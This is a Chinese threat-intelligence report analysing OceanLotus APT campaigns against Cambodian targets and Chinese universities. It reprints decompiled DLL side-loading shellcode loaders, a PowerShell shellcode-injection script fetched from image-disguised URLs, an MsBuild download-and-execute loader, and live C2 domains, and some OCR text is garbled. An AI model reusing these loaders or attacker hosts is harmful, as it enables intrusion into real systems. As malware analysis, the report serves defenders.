

疑似“海莲花”组织早期针对国内高校的攻击活动分析

360天眼实验室 F

2018-09-18 共101437人围观，发现 5 个不明物体

系统安全


背景

360威胁情报中心近期发现了“海莲花”组织使用的新的CVE-2017-11882漏洞文档，通过对该漏洞文档及相关攻击活动的分析，我们关联到该组织近期针对南亚国家的攻击活动。并且发现了疑似“海莲花”组织在2017年5月初针对国内实施的一次集中式的攻击活动，结合内部的威胁情报数据，我们认为这是该组织利用“永恒之蓝”漏洞实施的一轮重点针对国内高校的攻击活动。

本报告将详细分析“海莲花”组织新的攻击活动中利用的攻击技术细节，并披露其在2017年5月实施攻击行动详情，以及其中的关联性。

CVE-2017-11882漏洞文档

360威胁情报中心近期发现了一个“海莲花”组织使用的CVE-2017-11882漏洞文档（MD5：b123f9151c5e7057f061f3e03c1e8416）。



001A00A4 8945 E8 mov dword ptr ss:[ebp-18],eax

这段新的shellcode将遍历system32目录下的文件，检查有没有vmGuestLibJava.dll以检测虚拟机，果有则在%appdata%目录下创建一个名为VMwareGuest API Java Support的目录，释放一系列文件；否则在Program Files下创建名为NLS_000001的目录并释放文件。

其中释放的文件列表如下：

释放文件名	说明
vmGuestLibJava.exe	Intel (R) Local Management Service 带白签名文件
ACE.dll	加载vmGuestLibJava.db3的shellcode
Common.dll	加载vmGuestLibJava.db3的shellcode
GmsCommon.dll	加载vmGuestLibJava.db3的shellcode
MSVCP100.dll	加载vmGuestLibJava.db3的shellcode
MSVCR100.dll	加载vmGuestLibJava.db3的shellcode
WsmanClient.dll	加载vmGuestLibJava.db3的shellcode
vmGuestLibJava.db3	Shellcode

接着创建计划任务以启动vmGuestLibJava.exe，这是一个Intel的签名白文件，导入表中包含了上面出的ACE.dll、Common.dll等等，这些释放的dll文件实际功能一样，其在导出函数中会读取vmGuestLibJava.db3的shellcode并执行：

```
int ACE_Task_Base::wait()
{
    HANDLE v0; // eax@1
    HANDLE v1; // eax@3
    WCHAR *u2; // edi@5
    DWORD v3; // eax@7
    int result; // eax@10
    DWORD ThreadId; // [sp+8h] [bp-214h]@1
    DWORD pcbBuffer; // [sp+Ch] [bp-210h]@5
    WCHAR Filename; // [sp+10h] [bp-20Ch]@10
    char v8; // [sp+12h] [bp-20Ah]@10

    ThreadId = 0;
    v0 = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId);
    if ( v0 )
        CloseHandle(v0);
    ThreadId = 0;
    v1 = CreateThread(0, 0, sub_10001480, 0, 0, &ThreadId);
    if ( v1 )
        CloseHandle(v1);
    pcbBuffer = 0;
    lstrcpyW(&Name, lpString2);
    v2 = &Name + 1strlenW(&Name);
    pcbBuffer = 260;
    if ( !GetUserNameW(v2, &pcbBuffer) )
        *u2 = 0;
    dword_10B296BC = (int)CreateMutexW(0, 1, &Name);
    v3 = GetLastError();
    if ( dword_10B296BC && v3 == 183 )
        ExitProcess(0);
    Filename = 0;
    memset(&v8, 0, 0x206u);
    GetModuleFileNameW(0, &Filename, 0x104u);
    PathRenameExtensionW(&Filename, L".db3");
    sub_10001590(&Filename);
    for ( result = 1strlenW(L"1"); result; result = 1strlenW(L"1") )
        Sleep(0x1388u);
    return result;
}
```

ACE.dll

```
int std::basic_streambuf<wchar_t,std::char_traits<wchar_t>>::xsput
{
    HANDLE v0; // eax@1
    HANDLE v1; // eax@3
    WCHAR *u2; // edi@5
    DWORD v3; // eax@7
    int result; // eax@10
    DWORD ThreadId; // [sp+8h] [bp-214h]@1
    DWORD pcbBuffer; // [sp+Ch] [bp-210h]@5
    WCHAR Filename; // [sp+10h] [bp-20Ch]@10
    char v8; // [sp+12h] [bp-20Ah]@10

    ThreadId = 0;
    v0 = CreateThread(0, 0, StartAddress, 0, 0, &ThreadId);
    if ( v0 )
        CloseHandle(v0);
    ThreadId = 0;
    v1 = CreateThread(0, 0, sub_10001480, 0, 0, &ThreadId);
    if ( v1 )
        CloseHandle(v1);
    pcbBuffer = 0;
    lstrcpyW(&Name, lpString2);
    v2 = &Name + 1strlenW(&Name);
    pcbBuffer = 260;
    if ( !GetUserNameW(v2, &pcbBuffer) )
        *u2 = 0;
    dword_10B296BC = (int)CreateMutexW(0, 1, &Name);
    v3 = GetLastError();
    if ( dword_10B296BC && v3 == 183 )
        ExitProcess(0);
    Filename = 0;
    memset(&v8, 0, 0x206u);
    GetModuleFileNameW(0, &Filename, 0x104u);
    PathRenameExtensionW(&Filename, L".db3");
    sub_10001590();
    for ( result = 1strlenW(L"1"); result; result = 1strlenW(L"1") )
        Sleep(0x1388u);
    return result;
}
```

MSVCP100.dll

其中加载shellcode的部分如下所示。

```
v1 = 0;
v2 = CreateFileW(a1, 0x80000000, 1u, 0, 3u, 0x80u, 0);
```



```

v3 = v2;
v4 = (char *)v2 + 1 != 0;
v5 = 0;
if ( v2 != (HANDLE)-1 )
{
    v5 = GetFileSize(v2, 0);
    v4 = v5 > 0;
}
dwSize = 0;
if ( v4 )
{
    for ( i = v5 + 4096; i & 0xFFF; ++i )
        ;
    dwSize = i;
    v1 = VirtualAlloc(0, i, 0x1000u, 0x40u);
    v4 = v1 != 0;
}
NumberOfBytesRead = 0;
if ( v4 )
    v4 = ReadFile(v3, v1, v5, &NumberOfBytesRead, 0) && NumberOfBytesRead >= v5;
if ( v3 != (void *)-1 )
    CloseHandle(v3);
ThreadId = 0;
if ( v4 )
{
    v7 = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v1, 0, 0, &ThreadId);
    v8 = v7;
    v4 = v7 != 0;
    if ( v7 )
    {
        WaitForSingleObjectEx(v7, 0xFFFFFFFF, 0);
        CloseHandle(v8);
    }
}
if ( v1 )
    VirtualFree(v1, dwSize, 0x4000u);
return v4;

```

这段Shellcode再次解密出一个PE并映射到内存中，dump出来后发现是{A96B020F-0000-466F-A96D-A91BBF8EAC96}.dll，这个dll为“海莲花”组织使用，并在360威胁情报中心多份“海莲花”告中都有提及，其连接域名如下。


nnggmpggmeggidggjjggmhggmpggjhggmkggmpggnhggmpggjnggmeggmegg.ij
mlajip.straliaenollma.xyz

nnggmpggmeggidggjjggmhggmpggjhggmkggmpggnhggmpggjnggmeggmegg.ij
mlajip.ourkekwiciver.com


nnggmpggmeggidggjjggmhggmpggjhggmkggmpggnhggmpggjnggmeggmegg.ij
mlajip.dieordaunt.com

结合360威胁情报平台，其中ourkekwiciver.com的子域名于2018年6月5日创建，并映射IP记录154.16.138.89，该IP已经打上“海莲花”组织的标签。





下图为相关域名的近期访问情况，可以看到仍然活跃。



“海莲花”组织近期针对柬埔寨的攻击活动

通过漏洞文档中使用的相关控制域名信息，并结合360威胁情报数据，我们发现这是“海莲花”组织期针对柬埔寨人员的APT攻击活动。

我们对该次攻击活动中使用的一些攻击载荷和代码的分析如下。

PowerShell载荷

“海莲花”组织将部分PowerShell攻击代码伪装成图片文件，并托管在远程服务器地址，例如 <https://olosirsch.com/cars.png>, <https://olosirsch.com/search.gif>。

其下载后内容为一段PowerShell代码，其会分配一段内存空间，将需要执行的shellcode代码拷贝到存中，并创建线程执行。

```
1 if([Environment]::Is64BitProcess)
2 {
3     $a = $MyInvocation.MyCommand.Definition
4     Start-Process -PassThru -WindowStyle Hidden $Env:WINDIR\SysWow64\WindowsPowerShell\v1.0\powershell.exe' "-noexit & '$a'"
5 }
6 else
7 {
8     $binary = [Convert]::FromBase64String("6M0YGAD+v7+yJSF...");
9
10    $signature=@'
11    [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect)
12    [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, I
13    lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
14    [DllImport("kernel32.dll")] public static extern bool AllocConsole();
15    [DllImport("kernel32.dll")] public static extern IntPtr WaitForSingleObject(IntPtr handle, int dwMilliseconds);
16    '@
17
18    $api = Add-Type -memberDefinition $signature -name "Win32" -namespace Win32Functions -passThru
```

```

19 $api::AllocConsole();
20
21 $p = $api::VirtualAlloc(0, $binary.Length, 0x3000, 0x40);
22 [Runtime.InteropServices.Marshal]::Copy($binary, 0, $p, $binary.Length);
23
24 $c = $api::CreateThread([IntPtr]::Zero, 0, $p, [IntPtr]::Zero, 0, [IntPtr]::Zero);
25
26 $api::WaitForSingleObject($c, -1);
27 }

```

其中shellcode被base64编码，解码后可以发现代码的花指令与之前“海莲花”组织使用的shellcode模一样。

006218D2	E8 03000000	call 006218DA
006218D7	C2 0400	retn 0x4
006218DA	8D6424 FC	lea esp,dword ptr ss:[esp-0x4]
006218DE	9C	pushfd
006218DF	51	push ecx
006218E0	C1E1 03	shl ecx,0x3
006218E3	53	push ebx
006218E4	FEC7	inc bh
006218E6	0BC9	or ecx,ecx
006218E8	66:C1E1 06	shl cx,0x6
006218EC	50	push eax
006218ED	37	aaa
006218EE	52	push edx
006218EF	66:99	cwd
006218F1	66:99	cwd
006218F3	B8 022A0000	mov eax,0x2A02
006218F8	B9 43DE0000	mov ecx,0xDE43
006218FD	F7E1	mul ecx
006218FF	F6D8	neg al
00621901	0FCB	bswap ebx
00621903	66:B8 6C00	mov ax,0x6C
00621907	66:B9 5000	mov cx,0x50
0062190B	66:F7E1	mul cx
0062190E	F9	stc
0062190F	9E	sahf
00621910	51	push ecx
00621911	66:98	cbw
00621913	0FCA	bswap edx

其中shellcode首先通过PEB获取kernel32的地址和LoadLibrary，GetProcAddress两个函数的地址，然后使用GetProcAddress获取VirtualAlloc等函数。接着在内存按PE格式依次从PE头、节表、节的序复制并解密一个PE文件，然后处理其导入表，重定位表并调用DllMain。

00583519	53	push ebx	
0058351A	6A 01	push 0x1	
0058351C	56	push esi	
0058351D	03C6	add eax,esi	
0058351F	FFD0	call eax	
00583521	85C0	test eax,eax	
00583523	0F84 0E0E0000	jbe 00584337	
00583529	895F 28	mov dword ptr ds:[edi+0x28],ebx	
eax=00847AAB			

地址	HEX 数据	ASCII	
00971000	00 20 00 00 14 00 00 00 DF 3E E5 3E EE 3E FB 3E ? ? ? ?	007EF630 007F
00971010	4D 3F 00 00 00 30 00 00 50 00 00 00 30 30 36 30	M ? P 0060	007EF638 0000
00971020	84 31 A7 31 1A 32 1F 32 4F 32 64 32 74 32 84 32	? ? 2202d2t2?	007EF63C 0000
00971030	94 32 A4 32 84 32 F7 32 3C 33 41 33 47 33 56 33	? ? ? ? < 3A3G3V3	007EF640 0000

通过查看该DLL的导出表，可以看到该DLL名叫{79828CC5-8979-43C0-9299-8E155B397281}.dll且只有一个导出函数名为DllEntry。此dll文件命名和代码与“海莲花”历史使用的dll文件类似。

00858AF0	00 00 00 00 0F FB DC 44 00 00 00 00 22 8B 0C 00 D....
00858B00	01 00 00 00 01 00 00 00 01 00 00 00 18 8B 0C 00
00858B10	1C 8B 0C 00 20 8B 0C 00 10 32 00 00 4D 8B 0C 00	? . ? . 2..M?
00858B20	00 00 7B 37 39 38 32 38 43 43 35 2D 38 39 37 39	..{79828CC5-89
00858B30	2D 34 33 43 30 2D 39 32 39 39 2D 38 45 31 35 35	-43C0-9299-8E1
00858B40	42 33 39 37 32 38 31 7D 2E 64 6C 6C 00 44 6C 6C	B397281}.dll.
00858B50	45 6E 74 72 79 00 00 00 00 00 00 00 00 00 00 00	Entry....
00858B60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

导出函数DllEntry实际会在内存解密两个PE文件。其中一个PE结构很多字段填0，没有导出表，而另一个通过查看导出表发现Dll名为http.dll。

00D3D620	00 00 00 00 13 9A B7 44 00 00 00 00 02 EA 11 00 D....
00D3D630	01 00 00 00 01 00 00 00 01 00 00 00 F8 E9 11 00
00D3D640	FC E9 11 00 00 EA 11 00 60 B6 03 00 0B EA 11 00	... ? . ? . ? .
00D3D650	00 00 68 74 74 70 2E 64 6C 6C 00 43 72 65 61 74	..http.dll.Cre
00D3D660	65 49 6E 73 74 61 6E 63 65 00 00 00 00 00 00 00	eInstance....

其会从资源中获取一系列控制域名：

dyndns.angusie.com

time.ouisers.com

news.denekasd.com

ipv6.uyllain.com

00515D7A	8901	mov dword ptr ds:[ecx],eax	
00515D7C	C745 FC 000000	mov dword ptr ss:[ebp-0x4],0x0	
00515D83	0FB655 F7	movzx edx,byte ptr ss:[ebp-0x9]	
00515D87	85D2	test edx,edx	
00515D89	74 19	jnz short 00515DA4	
00515D8B	8B45 F0	mov eax,dword ptr ss:[ebp-0x10]	
00515D8E	50	push eax	
00515D8F	FF15 CCD15100	call dword ptr ds:[0x51D1CC]	kernel32.LockResource
00515D95	8945 FC	mov dword ptr ss:[ebp-0x4],eax	
00515D98	33C9	xor ecx,ecx	
00515D9A	837D FC 00	cmp dword ptr ss:[ebp-0x4],0x0	
00515D9E	0F95c1	setne cl	
00515DA1	884D F7	mov byte ptr ss:[ebp-0x9],cl	
00515DA4	0FB655 F7	movzx edx,byte ptr ss:[ebp-0x9]	
00515DA8	85D2	test edx,edx	
00515DAA	75 10	jnz short 00515DBC	
00515DAC	8B45 18	mov eax,dword ptr ss:[ebp+0x18]	
00515DAF	C700 00000000	mov dword ptr ds:[eax],0x0	
00515DB5	C745 FC 000000	mov dword ptr ss:[ebp-0x4],0x0	

寄存器 (FPU)

EAX 0058B5F4 ASCII "dyndns.angusie.com:8531\ntime.ouisers.com"

ECX 0077F05C UNICODE ". "

EDX 00000001

EBX 00000000

ESP 0077EFF8 ASCII "空"

EBP 0077F008

ESI 004C0000

EDI 0058BAF0

EIP 00515D95

C 0 ES 0023 32位 0(FFFFFFFF)

P 0 CS 001B 32位 0(FFFFFFFF)

A 0 SS 0023 32位 0(FFFFFFFF)

Z 0 DS 0023 32位 0(FFFFFFFF)

S 0 FS 003B 32位 7FDE000(FFF)

T 0 GS 0000 NULL

D 0

O 0

0 0 LastErr ERROR_BAD_ARGUMENTS (00000A0)

EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 0,0


eax=0058B5F4, (ASCII "dyndns.angusie.com:8531\ntime.ouisers.com:8888\nnews.denekasd.com:8531\nnews.denekasd.com:

接着创建多个线程，并向控制域名发起POST请求发送数据。

三

白利用技术

PowerShell载荷使用了McAfee mcode.exe文件的白利用技术加载恶意的mcsocfg.dll文件，并且访问了远程控制IP的特定端口。



我们还发现“海莲花”组织在横向移动过程中会在内网的目标机器上使用MsBuild.exe编译生成用于载、执行PowerShell代码的Loader程序，可以执行本地指定的PowerShell脚本，也可以下载执行指URL的PowerShell代码。

```
Execute() : bool
{
    byte[] array;
    if (BuildTask.IsLocalPath(this.ScriptFile))
    {
        array = File.ReadAllBytes(this.ScriptFile);
    }
    else
    {
        using (WebClient webClient = new WebClient())
        {
            List<string> list = new List<string>();
            list.Add("Mozilla/5.0 (Windows NT 6.1; WOW64; rv:34.0) Gecko/20100101 Firefox/34.0");
            list.Add("Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 3.0.30729; Media Center PC 6.0)");
            list.Add("Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome");
            Random random = new Random();
            int index = random.Next(0, 2);
            webClient.Headers.Add("user-agent", list[index]);
            array = webClient.DownloadData(this.ScriptFile);
        }
    }
    if (!string.IsNullOrEmpty(this.ScriptFile))
    {
        string @string;
        if (!string.IsNullOrEmpty(this.Key))
        {
            @string = Encoding.Default.GetString(Crypt.Decode(Rijndael.Create(), array, this.Key));
        }
        else
        {
            @string = Encoding.Default.GetString(array);
        }
        powerShell.AddScript(@string);
    }
    if (!string.IsNullOrEmpty(this.Command))
    {
        powerShell.AddScript(this.Command);
    }
    powerShell.AddCommand("Out-String");
    Collection<PSObject> collection = powerShell.Invoke();
    foreach (PSObject current in collection)
    {
    }
}
```

攻击过程

结合攻击活动中使用的载荷文件等信息，我们推测该APT攻击活动的攻击过程如下。

攻击阶段	使用技术
攻击入口	利用鱼叉邮件投递漏洞文档，如CVE-2017-1180漏洞文档
初始控制	远程下载伪装成图片的PowerShell脚本载荷 利用McAfee的白利用技术执行核心dll载荷
横向移动	主要利用系统命令实现横向移动： 使用nbt.exe进行扫描 net.exe实现IPC用户添加 MsBuild.exe在内网机器上编译生成恶意dll模块并执行

受害目标

我们发现“海莲花”的此次攻击活动中，从2018年3月针对柬埔寨的某机构网络实施了攻击渗透，并
三
过执行PowerShell载荷请求获取远程URL链接。

<http://isp.cambodiadaily.org/dot.gif>

<http://myaccount.philtimes.org/IE9CompatViewList.xml>

这两个域名看起来像是仿冒philtimes.com和cambodiadaily.com这两个域名，于2017年4月28日同
天注册的。

The screenshot shows the threat intelligence analysis page for the domain **philtimes.org**. The page is titled "威胁研判分析" (Threat Intelligence Analysis) and includes a search bar with the domain name. The main content area is divided into two columns. The left column displays a summary of the domain's status, including its popularity (indicated by stars), dynamic domain status, privacy protection, and white list status. The right column provides detailed registration information, such as creation time, expiration time, update time, registrant, and associated DNS servers. The domain is identified as **OCEANLOTUS**.

威胁情报	域名解析	注册信息	关联域名	数字证书
1	4	5	2	50

当前注册信息

项目	值
创建时间	2017-04-28 07:57:05
过期时间	2019-04-28 07:57:05
更新时间	2018-04-16 09:05:40
注册人	See PrivacyGuardian.org (相关域名0个)
注册人所属组织	See PrivacyGuardian.org (相关域名0个)
管理员邮箱	See PrivacyGuardian.org (相关域名0个)
管理员电话	See PrivacyGuardian.org (相关域名0个)
管理员传真	See PrivacyGuardian.org (相关域名0个)
国家	UNITED STATES
域名服务商	Namesilo, LLC
域名服务器	ns21.cloudns.net, ns22.cloudns.net, ns23.cloudns.net, ns24.cloudns.net

The screenshot shows the threat intelligence analysis page for the domain **cambodiadaily.org**. The page is titled "威胁研判分析" (Threat Intelligence Analysis) and includes a search bar with the domain name. The main content area is divided into two columns. The left column displays a summary of the domain's status, including its popularity (indicated by stars), dynamic domain status, privacy protection, and white list status. The right column provides detailed registration information, such as creation time, expiration time, update time, registrant, and associated DNS servers. The domain is identified as **OCEANLOTUS**.


威胁情报	域名解析	注册信息	关联域名	数字证书
1	1	12	4	100+

当前注册信息

项目	值
